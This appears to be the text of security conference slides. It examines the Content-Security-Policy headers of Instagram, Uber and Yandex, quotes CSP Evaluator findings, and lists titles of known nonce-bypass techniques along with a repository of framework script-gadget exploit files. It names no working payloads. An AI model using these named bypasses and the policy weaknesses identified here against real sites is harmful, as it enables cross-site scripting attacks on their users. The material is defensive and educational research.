Content-Security-Policy: report-uri https://www.instagram.com/security/csp_report/;
    default-src 'self' https://www.instagram.com;
script-src 'self' https://instagram.com https://www.instagram.com https://*.www.instagram.com
    https://*.cdninstagram.com wss://www.instagram.com https://*.facebook.com
    https://*.fbcdn.net https://*.facebook.net 'unsafe-inline' 'unsafe-eval' blob:;
style-src 'self' https://*.www.instagram.com https://www.instagram.com 'unsafe-inline';
connect-src 'self' https://instagram.com https://www.instagram.com
    https://*.www.instagram.com https://graph.instagram.com https://*.graph.instagram.com
    https://*.cdninstagram.com https://api.instagram.com wss://www.instagram.com
    wss://edge-chat.instagram.com https://*.facebook.com https://*.fbcdn.net
    https://*.facebook.net chrome-extension://boadgeojelhgndagh1jhdicfkmllpafdf;
worker-src 'self' https://www.instagram.com;
frame-src 'self' https://instagram.com https://www.instagram.com
    https://staticxx.facebook.com https://www.facebook.com https://web.facebook.com
    https://connect.facebook.net;
```






Let's check!

Instagram

```
Content-Security-Policy: report-uri https://www.instagram.com/security/csp_report/;
    default-src 'self' https://www.instagram.com;
script-src 'self' https://instagram.com https://w[REDACTED]/* www.instagram.com
    https://*.cdninstagram.com wss://www.instagram.com https://*.facebook.com
    https://*.fbcdn.net https://*.facebook.net 'unsafe-inline' 'unsafe-eval' blob:;
style-src 'self' https://[REDACTED].com https://www.instagram.com 'unsafe-inline';
connect-src 'self' https://[REDACTED].com https://www.instagram.com
    https://*.www.instagram.com https://graph.instagram.com https://*.graph.instagram.com
    https://*.cdninstagram.com https://api.instagram.com wss://www.instagram.com
    wss://edge-chat.instagram.com https://*.facebook.com https://*.fbcdn.net
    https://*.facebook.net chrome-extension://boadgeojelhgndagh1jhdcfkmllpafd;
worker-src 'self' https://www.instagram.com;
frame-src 'self' https://instagram.com https://www.instagram.com
    https://staticxx.facebook.com https://www.facebook.com https://web.facebook.com
    https://connect.facebook.net;
```

No object-src

No base-uri





Let's check!

Uber

```
Content-Security-Policy: block-all-mixed-content;  
object-src 'none';  
script-src 'nonce-d550ff97-5aaa-4665-badb-7699965c4353'  
'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:;  
report-uri https://csp.uber.com/csp?a=uber-sites&ro=false
```





Let's check!

Uber

```
Content-Security-Policy: block-all-mixed-content;  
object-src 'none';  
script-src 'nonce-d550ff97-5aaa-4665-badb-7699965c4353'  
'unsafe inline' 'unsafe eval' 'strict-dynamic' https: http:;  
report-uri https://csp.uber.com/csp?a=uber-sites&ro=false
```

Hmm, seems ok!
 Strict+ nonce, strong!

No base-uri



Browser with V3 support



Let's check!

Uber

```
Content-Security-Policy: block-all-mixed-content;  
object-src 'none';  
script-src 'nonce-d550ff97-5aaa-4665-badb-7699965c4353'  
'unsafe-inline' 'unsafe-eval' 'strict dynamic' https: http:;  
report-uri https://csp.uber.com/csp?a=uber-sites&ro=false
```

Inline script
+ nonce

OR

HTTP://{all_hosts}
HTTPS://{all_hosts}



Browser with V2 only support

WE'RE NEARING THE END



Uuuf, how is it vse iskat'?

The screenshot shows a web browser window with the URL <https://csp-evaluator.withgoogle.com>. The page title is "CSP Evaluator". On the right side, there is a red shield icon with a white checkmark and the letters "CSP". Below the title, the text "Content Security Policy" is displayed, followed by two links: "Sample unsafe policy" and "Sample safe policy". A large text area contains a complex Content-Security-Policy header with many directives and hostnames. At the bottom, there is a dropdown menu set to "CSP Version 3 (nonce based + backward compatibility checks)" and a blue button labeled "CHECK CSP".

```
Content-Security-Policy: default-src 'none'; script-src 'self' 'unsafe-eval' 'unsafe-inline' 'nonce-EfmHIEOGiCillJqyLPXsvw==' yastatic.net mc.yandex.ru cdn.mathjax.org static.yandex.net pass.yandex.ru staff.yandex.ru; style-src 'self' 'unsafe-inline' yastatic.net mc.yandex.ru; font-src 'self' data: yastatic.net; img-src data: *; object-src 'self'; frame-src 'self' mc.yandex.ru *.disk.yandex.ru staff.yandex.ru; child-src 'self'; connect-src 'self' mc.yandex.ru mail.yandex.ru *.storage.yandex.net staff.yandex.ru connect.yandex.ru passport.yandex.ru wss://push.yandex.ru api.directory.yandex.ru magiclinks.yandex.ru speller.yandex.net; media-src *.storage.yandex.net;
```



CSP_EVALUATOR from GOOOOGLE

✓ **default-src**

- ✓ 'none'

● **script-src**

- ⚠ 'self'
- ⚠ 'unsafe-eval'
- 'unsafe-inline'
- ✓ 'nonce-EfmHleOGiCiLJqyLPXsvw=='
- ⚠ yastatic.net
- ⚠ mc.yandex.ru
- ⚠ cdn.mathjax.org
- ⚠ static.yandex.net
- ⚠ pass.yandex.ru
- ⚠ staff.yandex.ru

Host whitelists can frequently be bypassed. Consider using 'strict-dynamic' in combination with CSP nonces or hashes.

'self' can be problematic if you host JSONP, Angular or user uploaded files.
 'unsafe-eval' allows the execution of code injected into DOM APIs such as eval().
 unsafe-inline is ignored if a nonce or a hash is present. (CSP2 and above)

yastatic.net is known to host Angular libraries which allow to bypass this CSP.
 mc.yandex.ru is known to host JSONP endpoints which allow to bypass this CSP.

No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.

No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.

pass.yandex.ru is known to host JSONP endpoints which allow to bypass this CSP.

No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.

✓ **style-src**

✓ **font-src**

✓ **img-src**

⚠ **object-src**

- ⚠ 'self'

Can you restrict object-src to 'none' only?

✓ **frame-src**

✓ **child-src**

✓ **connect-src**

✓ **media-src**

● **base-uri [missing]**

Missing base-uri allows the injection of base tags. They can be used to set the base URL for all relative (script) URLs to an attacker controlled domain. Can you set it to 'none' or 'self'?

← It's bad here

← It's not very good here either



Left behind the scenes:

In fact, the bypass does not work:

<http://sebastian-lekies.de/csp/bypasses.php>

General bypasses

- [Bypassing script nonces via the browser cache \(DOM-based XSS\)](#)
- [Bypassing script nonces via the BFCache \(by @arturjanc\)](#)
- [Bypassing script nonces via the AppCache \(by @sirdarckcat\)](#)
- [Bypassing script nonces via partial markup injections I](#)
- [Bypassing script nonces via partial markup injections II \(PoC only contains nonce stealing part\)](#)
- [Bypassing script nonces via event handlers and changeable sources](#)
- [Bypassing script nonces via DOM XSS \(by @sirdarckcat\)](#)
- [Bypassing script nonces via CSS I \(by @sirdarckcat\)](#)
- [Bypassing script nonces via CSS II \(by @sirdarckcat\)](#)
- [Bypassing script nonces via SVG set tags \(by @sirdarckcat\)](#)
- [Bypassing script nonces via SVG animate tags I \(by @sirdarckcat\)](#)
- [Bypassing script nonces via SVG animate tags II \(by @0xD6172696F\)](#)
- [Bypassing script nonces via XSLT \(by @sirdarckcat\)](#)
- [Bypassing script nonces via base tags and data URIs \(by @jackmasa\)](#)
- [Bypassing script nonces via base tags and external URIs](#)
- [Bypassing script nonces via social engineering](#)
- [Bypassing script nonces by predicting random numbers](#)
- [Bypassing script nonces via Relative Path Override \(RPO\) vulnerabilities](#)
- [Bypassing script nonces by injecting into a URL of a nonced script](#)
- [Bypassing script nonces by injecting into a nonced script](#)

Framework-specific bypasses

- [\(strict-dynamic\) Bypassing script nonces in Closure via CLOSURE_BASE_PATH \(by @sirdarckcat\)](#)
- [\(strict-dynamic\) Bypassing script nonces in Polymer via JSONP tags \(by @kkotowicz\)](#)
- [\(strict-dynamic\) Bypassing script nonces in Polymer via iron-ajax \(by @kkotowicz\)](#)
- [\(strict-dynamic\) Bypassing script nonces in Polymer via templates \(by @kkotowicz\)](#)
- [\(strict-dynamic\) Bypassing script nonces in jQuery via \\$.get \(by @kkotowicz\)](#)
- [Bypassing script nonces in jQuery via jQuery templates \(by @0xD6172696F\)](#)
- [Bypassing script nonces in jQuery via hijacking handlebar templates](#)
- [Bypassing script nonces in Ember via Ember templates \(by @0xD6172696F\)](#)
- [Bypassing script nonces in Angular via interpolation \(by @sirdarckcat\)](#)

github.com/google/security-research-pocs

ajaxify.php	Added script-gadgets.
ajaxify_exploit.php	Added script-gadgets.
angular.php	Added script-gadgets.
angular_exploit.php	Updated the bypasses and added a list.
aurelia.php	Updated the bypasses and added a list.
aurelia_exploit.php	Added script-gadgets.
bootstrap.php	Added script-gadgets.
bootstrap_exploit.php	Added script-gadgets.
closure.php	Added script-gadgets.
closure_exploit.php	Added script-gadgets.
ember.php	Added script-gadgets.
ember_exploit.html	Replaced sebastian-lekies.de references with internal file.
jquery.php	Updated the bypasses and added a list.
jquery_exploit.php	Updated the bypasses and added a list.
jquerymobile.php	Added script-gadgets.
jquerymobile_exploit.php	Updated the bypasses and added a list.
jqueryui.php	Added script-gadgets.
jqueryui_exploit.php	Replaced sebastian-lekies.de references with internal file.
knockout.php	Added script-gadgets.
knockout_exploit.php	Replaced sebastian-lekies.de references with internal file.
polymer.php	Added script-gadgets.
polymer_exploit.php	Added script-gadgets.
ractive.php	Added ractive nonce exfiltration poc.
ractive_exploit.php	Replaced sebastian-lekies.de references with internal file.
requirejs.php	Added script-gadgets.
requirejs_exploit.php	Added script-gadgets.
vue.php	Added script-gadgets.
vue2.php	Moved script-gadgets initialization to init.sh
vue_exploit.php	Updated the bypasses and added a list.
webcomponents-polyfill-exploit.php	Added script-gadgets.
webcomponents-polyfill.php	Added script-gadgets.



Total:


> It is problematic to implement a more complex business card website on a project

> Very bypassable

> Hinders security guards

> Disturbs bug hunters >

Disturbs developers





Thx for the attention



@igc_iv



@ivan_IGC

